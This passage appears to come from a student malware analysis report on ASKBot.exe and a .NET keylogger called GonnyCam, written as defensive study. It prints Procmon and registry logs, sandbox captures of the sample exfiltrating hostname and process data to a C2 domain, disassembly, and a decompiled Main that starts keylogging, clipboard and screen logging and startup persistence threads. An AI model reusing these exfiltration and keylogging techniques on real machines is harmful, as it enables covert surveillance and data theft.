


Figure 18: Task scheduler events.

Malware can create the persistence mechanism to boot the task from startup. No tasks were created.

Time	Process Name	PID	Operation	Path	Result	Detail
23:25:...	Conhost.exe	7740	CreateFile	C:\Users\Win10\Desktop\ASKBot.exe	SUCCESS	Desired Access: R...
23:25:...	Conhost.exe	7740	QueryBasicInfor...	C:\Users\Win10\Desktop\ASKBot.exe	SUCCESS	CreationTime: 15/0...
23:25:...	Conhost.exe	7740	CloseFile	C:\Users\Win10\Desktop\ASKBot.exe	SUCCESS	
23:25:...	Conhost.exe	7740	CreateFile	C:\Users\Win10\Desktop\ASKBot.exe	SUCCESS	Desired Access: R...
23:25:...	Conhost.exe	7740	QueryBasicInfor...	C:\Users\Win10\Desktop\ASKBot.exe	SUCCESS	CreationTime: 15/0...
23:25:...	Conhost.exe	7740	CloseFile	C:\Users\Win10\Desktop\ASKBot.exe	SUCCESS	
23:25:...	Conhost.exe	7740	CreateFile	C:\Users\Win10\Desktop\ASKBot.exe	SUCCESS	Desired Access: R...
23:25:...	Conhost.exe	7740	QueryBasicInfor...	C:\Users\Win10\Desktop\ASKBot.exe	SUCCESS	CreationTime: 15/0...
23:25:...	Conhost.exe	7740	CloseFile	C:\Users\Win10\Desktop\ASKBot.exe	SUCCESS	
23:25:...	Conhost.exe	7740	CreateFile	C:\Users\Win10\Desktop\ASKBot.exe	SUCCESS	Desired Access: G...
23:25:...	Conhost.exe	7740	CreateFileMapp...	C:\Users\Win10\Desktop\ASKBot.exe	FILE LOCKED WI...	SyncType: SyncTy...
23:25:...	Conhost.exe	7740	CreateFileMapp...	C:\Users\Win10\Desktop\ASKBot.exe	SUCCESS	SyncType: SyncTy...
23:25:...	Conhost.exe	7740	CloseFile	C:\Users\Win10\Desktop\ASKBot.exe	SUCCESS	
23:25:...	Conhost.exe	5336	CreateFile	C:\Users\Win10\Desktop\ASKBot.exe	SUCCESS	Desired Access: R...
23:25:...	Conhost.exe	5336	QueryBasicInfor...	C:\Users\Win10\Desktop\ASKBot.exe	SUCCESS	CreationTime: 15/0...
23:25:...	Conhost.exe	5336	CloseFile	C:\Users\Win10\Desktop\ASKBot.exe	SUCCESS	
23:25:...	Conhost.exe	5336	CreateFile	C:\Users\Win10\Desktop\ASKBot.exe	SUCCESS	Desired Access: R...
23:25:...	Conhost.exe	5336	QueryBasicInfor...	C:\Users\Win10\Desktop\ASKBot.exe	SUCCESS	CreationTime: 15/0...
23:25:...	Conhost.exe	5336	CloseFile	C:\Users\Win10\Desktop\ASKBot.exe	SUCCESS	
23:25:...	Conhost.exe	5336	CreateFile	C:\Users\Win10\Desktop\ASKBot.exe	SUCCESS	Desired Access: R...
23:25:...	Conhost.exe	5336	QueryBasicInfor...	C:\Users\Win10\Desktop\ASKBot.exe	SUCCESS	CreationTime: 15/0...
23:25:...	Conhost.exe	5336	CloseFile	C:\Users\Win10\Desktop\ASKBot.exe	SUCCESS	
23:25:...	Conhost.exe	5336	CreateFile	C:\Users\Win10\Desktop\ASKBot.exe	SUCCESS	Desired Access: R...
23:25:...	Conhost.exe	5336	QueryBasicInfor...	C:\Users\Win10\Desktop\ASKBot.exe	SUCCESS	CreationTime: 15/0...
23:25:...	Conhost.exe	5336	CloseFile	C:\Users\Win10\Desktop\ASKBot.exe	SUCCESS	
23:25:...	Conhost.exe	5336	CreateFile	C:\Users\Win10\Desktop\ASKBot.exe	SUCCESS	Desired Access: R...
23:25:...	Conhost.exe	5336	QueryBasicInfor...	C:\Users\Win10\Desktop\ASKBot.exe	SUCCESS	CreationTime: 15/0...
23:25:...	Conhost.exe	5336	CloseFile	C:\Users\Win10\Desktop\ASKBot.exe	SUCCESS	
23:25:...	Conhost.exe	5336	CreateFile	C:\Users\Win10\Desktop\ASKBot.exe	SUCCESS	Desired Access: G...
23:25:...	Conhost.exe	5336	CreateFileMapp...	C:\Users\Win10\Desktop\ASKBot.exe	SUCCESS	SyncType: SyncTy...
23:25:...	Conhost.exe	5336	CreateFileMapp...	C:\Users\Win10\Desktop\ASKBot.exe	FILE LOCKED WI...	SyncType: SyncTy...
23:25:...	Conhost.exe	5336	CreateFileMapp...	C:\Users\Win10\Desktop\ASKBot.exe	SUCCESS	SyncType: SyncTy...
23:25:...	Conhost.exe	5336	CloseFile	C:\Users\Win10\Desktop\ASKBot.exe	SUCCESS	

Showing 33 of 637,472 events (0.0051%) Backed by virtual memory

Figure 19: Changes to files

Process Monitor filtered to the suspicious Conhost processes shows the malware creating files, reading the data then closing the file.

Process Name	PID	Operation	Path	Result	Detail
ASKBot.exe (7580)			C:\Users\Win10\...		DESKTOP-53AFE... "C:\U...
Conhost.exe (7272)		Console Window ...	C:\Windows\Syst...		Microsoft Corporat... DESKTOP-53AFE... \??\C...
ASKBot.exe (4168)			C:\Users\Win10\...		DESKTOP-53AFE... "C:\U...
Conhost.exe (6008)		Console Window ...	C:\Windows\Syst...		Microsoft Corporat... DESKTOP-53AFE... \??\C...

Description:		Console Window Host	
Company:		Microsoft Corporation	
Path:		C:\Windows\System32\Conhost.exe	
Command:		\??\C:\Windows\system32\conhost.exe 0xffffffff -ForceV1	
User:		DESKTOP-53AFEVS\Win10	
PID:	7272	Started:	15/04/2025 18:23:45
		Exited:	15/04/2025 18:23:45

Figure 20: procmon tree

Viewing the process tree using Process Monitor reveals 2 Conhost executables running the same command. One set of processes is stored

elsewhere on the machine, showing the malware is hiding processes and performing obfuscation.

Time ...	Process Name	PID	Operation	Path	Result	Detail
23:25...	ASKBot.exe	276	Process Start		SUCCESS	Parent PID: 4640, ...
23:25...	ASKBot.exe	276	Thread Create		SUCCESS	Thread ID: 8060
23:25...	ASKBot.exe	276	Load Image	C:\Users\Win10\Desktop\ASKBot.exe	SUCCESS	Image Base: 0x7f7...
23:25...	ASKBot.exe	276	Load Image	C:\Windows\System32\ntdll.dll	SUCCESS	Image Base: 0x7fd...
23:25...	ASKBot.exe	276	CreateFile	C:\Windows\Prefetch\ASKBOT.EXE-58...	NAME NOT FOUND	Desired Access: G...
23:25...	ASKBot.exe	276	RegOpenKey	HKLM\System\CurrentControlSet\Contr...	REPARSE	Desired Access: Q...
23:25...	ASKBot.exe	276	RegOpenKey	HKLM\System\CurrentControlSet\Contr...	SUCCESS	Desired Access: Q...
23:25...	ASKBot.exe	276	RegQueryValue	HKLM\System\CurrentControlSet\Contr...	NAME NOT FOUND	Length: 80
23:25...	ASKBot.exe	276	RegCloseKey	HKLM\System\CurrentControlSet\Contr...	SUCCESS	
23:25...	ASKBot.exe	276	RegOpenKey	HKLM\SYSTEM\CurrentControlSet\Con...	REPARSE	Desired Access: Q...
23:25...	ASKBot.exe	276	RegOpenKey	HKLM\System\CurrentControlSet\Contr...	NAME NOT FOUND	Desired Access: Q...
23:25...	ASKBot.exe	276	RegOpenKey	HKLM\SYSTEM\CurrentControlSet\Con...	REPARSE	Desired Access: Q...
23:25...	ASKBot.exe	276	RegOpenKey	HKLM\System\CurrentControlSet\Contr...	SUCCESS	Desired Access: Q...
23:25...	ASKBot.exe	276	RegQueryValue	HKLM\System\CurrentControlSet\Contr...	NAME NOT FOUND	Length: 24
23:25...	ASKBot.exe	276	RegCloseKey	HKLM\System\CurrentControlSet\Contr...	SUCCESS	
23:25...	ASKBot.exe	276	CreateFile	C:\Users\Win10\Desktop	SUCCESS	Desired Access: E...
23:25...	ASKBot.exe	276	Load Image	C:\Windows\System32\kernel32.dll	SUCCESS	Image Base: 0x7fd...
23:25...	ASKBot.exe	276	Load Image	C:\Windows\System32\KernelBase.dll	SUCCESS	Image Base: 0x7fd...
23:25...	ASKBot.exe	276	CreateFile	C:\Windows\System32\conhost.exe	SUCCESS	Desired Access: E...
23:25...	ASKBot.exe	276	CreateFileMap...	C:\Windows\System32\conhost.exe	FILE LOCKED WI...	SyncType: SyncTy...
23:25...	ASKBot.exe	276	CreateFileMap...	C:\Windows\System32\conhost.exe	SUCCESS	SyncType: SyncTy...
23:25...	ASKBot.exe	276	RegOpenKey	HKLM\SOFTWARE\Microsoft\Window...	NAME NOT FOUND	Desired Access: Q...
23:25...	ASKBot.exe	276	QueryNameInfo...	C:\Windows\System32\conhost.exe	SUCCESS	Name: \Windows\...
23:25...	ASKBot.exe	276	RegOpenKey	HKLM\System\CurrentControlSet\Servi...	SUCCESS	Desired Access: All...
23:25...	ASKBot.exe	276	RegQueryValue	HKLM\System\CurrentControlSet\Servi...	NAME NOT FOUND	Length: 40
23:25...	ASKBot.exe	276	RegCloseKey	HKLM\System\CurrentControlSet\Servi...	SUCCESS	
23:25...	ASKBot.exe	276	RegOpenKey	HKLM\SYSTEM\CurrentControlSet\Con...	REPARSE	Desired Access: Q...
23:25...	ASKBot.exe	276	RegOpenKey	HKLM\System\CurrentControlSet\Contr...	NAME NOT FOUND	Desired Access: Q...
23:25...	ASKBot.exe	276	Process Create	C:\Windows\System32\conhost.exe	SUCCESS	PID: 7740, Comma...
23:25...	ASKBot.exe	276	CloseFile	C:\Windows\System32\conhost.exe	SUCCESS	

Showing 2,960 of 637,472 events (0.46%) Backed by virtual memory

Figure 21: procmon capture

Process Monitor filtered to ASKBot.exe processes show 2900 events. It creates and modifies registry keys, reads, creates and modifies files and loads images from the kernel.

Time ...	Process Name	PID	Operation	Path	Result	Detail
23:25...	ASKBot.exe	276	Process Start		SUCCESS	Parent PID: 4640, ...
23:25...	ASKBot.exe	276	Thread Create		SUCCESS	Thread ID: 8060
23:25...	ASKBot.exe	276	Load Image	C:\Users\Win10\Desktop\ASKBot.exe	SUCCESS	Image Base: 0x7f7...
23:25...	ASKBot.exe	276	Load Image	C:\Windows\System32\ntdll.dll	SUCCESS	Image Base: 0x7fd...

Figure22: Loaders

Initially the malware loads images of the malware, running a second process, and ntdll.dll. The original ASKBot is a loader for the malware, which is placed in the AppData directory, possibly to hide the malware to run in the background undetected.

```
Microsoft\Windows\CurrentVersion\Explorer\FeatureUsage\AppSwitched\Microsoft.AutoGenerated.{C1C6F8AC-40A3-0F5C-1
Microsoft\Windows\CurrentVersion\Explorer\TypedPaths\un11: "C:\Users\Win10\AppData\Roaming\Microsoft\ASKBot.exe"
Microsoft\Windows\CurrentVersion\Explorer\TypedPaths\un12: "C:\Users\Win10"
```

Figure 23: Procmon

The malware accessed the registry key to find the user's search history.




Figure 24: Editing the registry to persist during safeboot.




Figure 25: Strings show KERNEL32.DLL contains 'IsDebuggerPresent'.

This shows the malware has the capability to identify when it is being debugged and may hide some of its functionality.

```
tSim/DNS.pm line 69.
* finger_79_tcp - started (PID 26881)
* daytime_13_udp - started (PID 26887)
* tftp_69_udp - started (PID 26878)
* ident_113_tcp - started (PID 26882)
* chargen_19_tcp - started (PID 26894)
* time_37_tcp - started (PID 26884)
* ftp_21_tcp - started (PID 26876)
* http_80_tcp - started (PID 26870)
* echo_7_udp - started (PID 26889)
* quotd_17_udp - started (PID 26893)
* discard_9_tcp - started (PID 26890)
* time_37_udp - started (PID 26885)
* ftps_990_tcp - started (PID 26877)
* quotd_17_tcp - started (PID 26892)
* https_443_tcp - started (PID 26871)
* chargen_19_udp - started (PID 26895)
* pop3s_995_tcp - started (PID 26875)
* ntp_123_udp - started (PID 26880)
* dummy_1_tcp - started (PID 26896)
* daytime_13_tcp - started (PID 26886)
* echo_7_tcp - started (PID 26888)
* dummy_1_udp - started (PID 26897)
* syslog_514_udp - started (PID 26883)
done.
Simulation running.
```

Figure 26: Inetsim simulation

Inetsim running on Linux machine, along with dnsmasq to forward all network activity to this machine.

52	10.187476	10.0.0.2	10.0.0.1	HTTP	2718	GET /photo.png?ipaddr=1
57	10.226480	10.0.0.1	10.0.0.2	HTTP	881	HTTP/1.1 200 OK (PNG)
75	15.293173	10.0.0.2	10.0.0.1	HTTP	2718	GET /photo.png?ipaddr=1
80	15.332598	10.0.0.1	10.0.0.2	HTTP	881	HTTP/1.1 200 OK (PNG)
98	20.363995	10.0.0.2	10.0.0.1	HTTP	2662	GET /photo.png?ipaddr=1
103	20.402597	10.0.0.1	10.0.0.2	HTTP	881	HTTP/1.1 200 OK (PNG)
111	25.422112	10.0.0.2	10.0.0.1	HTTP	2662	GET /photo.png?ipaddr=1

Request URI [...]: /photo.png?ipaddr=10.0.0.2,127.0.0.1&hostname=DESKTOP-53AFEVS&procs=U3lzdGVt

Request URI Path: /photo.png

Request URI Query [...]: ipaddr=10.0.0.2,127.0.0.1&hostname=DESKTOP-53AFEVS&procs=U3lzdGVt

Request Version: HTTP/1.1

Accept: */*\r\n

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) C

Host: askbot.ml\r\n

Connection: Close\r\n

Cache-Control: no-cache\r\n

\r\n

[\[Response in frame: 57\]](#)

[\[Full request URI \[...\]: http://askbot.ml/photo.png?ipaddr=10.0.0.2,127.0.0.1&hostname=DESKTOP-53AFEVS&procs=U3lzdGVt\]](#)

Figure 27: Wireshark http filter

Connections to 'askbot .ml/photo.png?' with information about the victim's computer in the address bar including the ip address and hostname. C2 communication is observed, the malware is exfiltrating the data it has stolen.

No.	Time	Source	Destination	Protocol	Length	Info
162	44.005735	10.0.0.2	10.0.0.1	DNS	132	Standard query 0xd833 PTR 3.0.0.0.1.0.0
163	44.007615	10.0.0.1	10.0.0.2	DNS	132	Standard query response 0xd833 Refused
166	44.033213	10.0.0.2	10.0.0.1	DNS	84	Standard query 0x8510 PTR 252.0.0.224.i
167	44.034815	10.0.0.1	10.0.0.2	DNS	84	Standard query response 0x8510 Refused
199	48.840092	10.0.0.2	10.0.0.1	DNS	69	Standard query 0x69d2 A askbot.ml
200	48.841615	10.0.0.1	10.0.0.2	DNS	85	Standard query response 0x69d2 A askbot
412	79.586951	10.0.0.2	10.0.0.1	DNS	89	Standard query 0x5feb A au.download.win

Domain Name System (response)

Transaction ID: 0x69d2

Flags: 0x8580 Standard query response, No error

Questions: 1

Answer RRs: 1

Authority RRs: 0

Additional RRs: 0

Queries

askbot.ml: type A, class IN

Figure 28: Wireshark DNS filter shows requests to the same C2 server




Figure 31: regshot capture

The changes made to the registry include the malware altering the login settings for persistence during login.

```
520082-1001\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\PUUActive: 23 E8 6B 57  
520082-1001\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\PUUActive: 23 E8 6B 57
```

Figure 32: regshot capture data

3.2. Run in Debugger

Debuggers were then used to reverse engineer the malware. AskBot was firstly debugged using IDA –free.




Figure 33: IDA shows 'push rdi' to store onto the stack, 'sub rsp' to reserve some space on the stack.

Viewing the FreeConsole and running the code with breakpoints and stepping-through gives the following findings.




Figure 34: Malware information


```

.rdata:000000014000B644 dd rva CryptBinaryToStringA ; Import Address Table
.rdata:000000014000B648 __IMPORT_DESCRIPTOR_WININET dd rva off_14000B8F8 ; Import Name Table
.rdata:000000014000B64C dd 0 ; Time stamp
.rdata:000000014000B650 dd 0 ; Forwarder Chain
.rdata:000000014000B654 dd rva aWininet011 ; DLL Name
.rdata:000000014000B658 dd rva InternetCloseHandle ; Import Address Table
.rdata:000000014000B65C __IMPORT_DESCRIPTOR_KERNEL32 dd rva off_14000B798 ; Import Name Table
.rdata:000000014000B660 dd 0 ; Time stamp
.rdata:000000014000B664 dd 0 ; Forwarder Chain
.rdata:000000014000B668 dd rva aKernel32011 ; DLL Name
.rdata:000000014000B66C dd rva IsDebuggerPresent ; Import Address Table
.rdata:000000014000B670 __IMPORT_DESCRIPTOR_ADVAPI32 dd rva off_14000B750 ; Import Name Table
.rdata:000000014000B674 dd 0 ; Time stamp
.rdata:000000014000B678 dd 0 ; Forwarder Chain
.rdata:000000014000B67C dd rva aAdvapi32011 ; DLL Name
.rdata:000000014000B680 dd rva RegOpenKeyExA ; Import Address Table
.rdata:000000014000B684 __IMPORT_DESCRIPTOR_IPHLPAPI dd rva off_14000B788 ; Import Name Table
.rdata:000000014000B688 dd 0 ; Time stamp
.rdata:000000014000B68C dd 0 ; Forwarder Chain
.rdata:000000014000B690 dd rva aIphlpapi011 ; DLL Name
.rdata:000000014000B694 dd rva GetAdaptersAddresses ; Import Address Table

```

Figure 37: other malware functions

The other functions include:

- CryptBinaryToStringA – Converts binary data into a readable string for exfiltration.
- GetAdaptersAddresses – Computer network information.
- IsDebuggerPresent – Checks if a debugger is attached for anti-debugging mechanisms.
- GetCurrentProcessId / GetCurrentThreadId – Returns the ID of the current process or thread, for logging and anti-debugging. This is also used for process hallowing, which was observed during dynamic analysis. Process hallowing is a persistence mechanism where the malware disguises its malicious code within legitimate processes.
- GetComputerNameA – Gets the computer's name for host fingerprinting or to send to C2 server.

Verifying findings with x64dbg




Figure 38: Symbols from the entry point show registry action, anti-debug functions and system information.

Breakpoint is set on 'IsDebuggerPresent' and following the Symbols I found the first internet connection made.




Figure 39: Internet connection

Then the malware performs functions such as Http requests/queries, reads internet files and changes the internet settings. This is the data credential stealing that was observed in Section 3.1.

More breakpoints were set, and I found cryptographic functions.




Figure 40: Cryptography

The malware is recorded to be decoding and encoding data, this is likely the user's information that will be sent to the C2 server.

After stepping through the assembly code, the following functions were revealed.

00007FF63030A120	70 CA	jo askbot.7FF63030A0EC	CreateProcessA
00007FF63030A122	1E		
00007FF63030A123	89FB	mov ebx,edi	
00007FF63030A125	7F 00	jg askbot.7FF63030A127	
00007FF63030A127	0010	add byte ptr ds:[rax],d1	
00007FF63030A129	A6	cmpsb	
00007FF63030A12A	1E		
00007FF63030A12B	89FB	mov ebx,edi	
00007FF63030A12D	7F 00	jg askbot.7FF63030A12F	
00007FF63030A12F	00F0	add al,dh	
00007FF63030A131	86 1E	mov dh,1E	
00007FF63030A133	89FB	mov ebx,edi	
00007FF63030A135	7F 00	jg askbot.7FF63030A137	
00007FF63030A137	0030	add byte ptr ds:[rax],dh	
00007FF63030A139	35 1E89FB7F	xor eax,7FFB891E	
00007FF63030A13E	0000		
00007FF63030A140	D0B6 1E89FB7F	shl byte ptr ds:[rsi+7FFB891E],1	LockResource
00007FF63030A146	0000	add byte ptr ds:[rax],al	
00007FF63030A148	70 86	jo askbot.GetProcAddress	LoadResource
00007FF63030A14A	1E		
00007FF63030A14B	89FB	mov ebx,edi	
00007FF63030A14D	7F 00	jg askbot.7FF63030A14F	
00007FF63030A14F	0000	add byte ptr ds:[rax],al	
00007FF63030A151	D6		

Figure 41: Process activity

‘CreateProcessA’ creates the svchost.exe processes that were found in Section 3.1. The malware uses process injection to include its functionality within this legitimate process.

‘LoadResource’ loads the additional malware payload from the malware’s binary. ‘LockResource’ gets a pointer to the resource in memory.

Section 4: Dynamic Analysis: Malware.exe

4.1. Analysis using IL tools

dnSpy is used to debug the .NET binary live.

```

// Token: 0x06000028 RID: 40 RVA: 0x00002874 File Offset: 0x00001874
.method public static
    void DownloadFile (
        string WebLocation
    ) cil managed
{
    // Header Size: 1 byte
    // Code Size: 1 (0x1) byte
    .maxstack 8

    /* 0x00001875 2A          */ IL_0000: ret
} // end of method GonnyCam::DownloadFile

```

Figure 42: IL debuggubg of ‘DownloadFile’ method

The malware is packaged, and downloads additional malware.

```
public static void Main()
{
    GonnyCam.T1 = new Thread(new ThreadStart(GonnyCam.ShowMessageBox));
    GonnyCam.T1.Start();
    GonnyCam.T2 = new Thread(new ThreadStart(GonnyCam.AddToStartup));
    GonnyCam.T2.Start();
    GonnyCam.T3 = new Thread(new ThreadStart(GonnyCam.WebsiteBlocker));
    GonnyCam.T3.Start();
    GonnyCam.T4 = new Thread(new ThreadStart(GonnyCam.WebsiteVisitor));
    GonnyCam.T4.Start();
    GonnyCam.T5 = new Thread(new ThreadStart(GonnyCam.SelfDestruct));
    GonnyCam.T5.Start();
    GonnyCam.T6 = new Thread(new ThreadStart(GonnyCam.GetCurrentWindow));
    GonnyCam.T6.Start();
    GonnyCam.T7 = new Thread(new ThreadStart(GonnyCam.RecordKeys));
    GonnyCam.T7.Start();
    GonnyCam.T8 = new Thread(new ThreadStart(GonnyCam.SendNotification));
    GonnyCam.T8.Start();
    GonnyCam.T9 = new Thread(new ThreadStart(GonnyCam.AddHotWords));
    GonnyCam.T9.Start();
    GonnyCam.T10 = new Thread(new ThreadStart(GonnyCam.ClipboardLogging));
    GonnyCam.T10.SetApartmentState(ApartmentState.STA);
    GonnyCam.T10.Start();
    GonnyCam.T11 = new Thread(new ThreadStart(GonnyCam.ScreenLogging));
    GonnyCam.T11.Start();
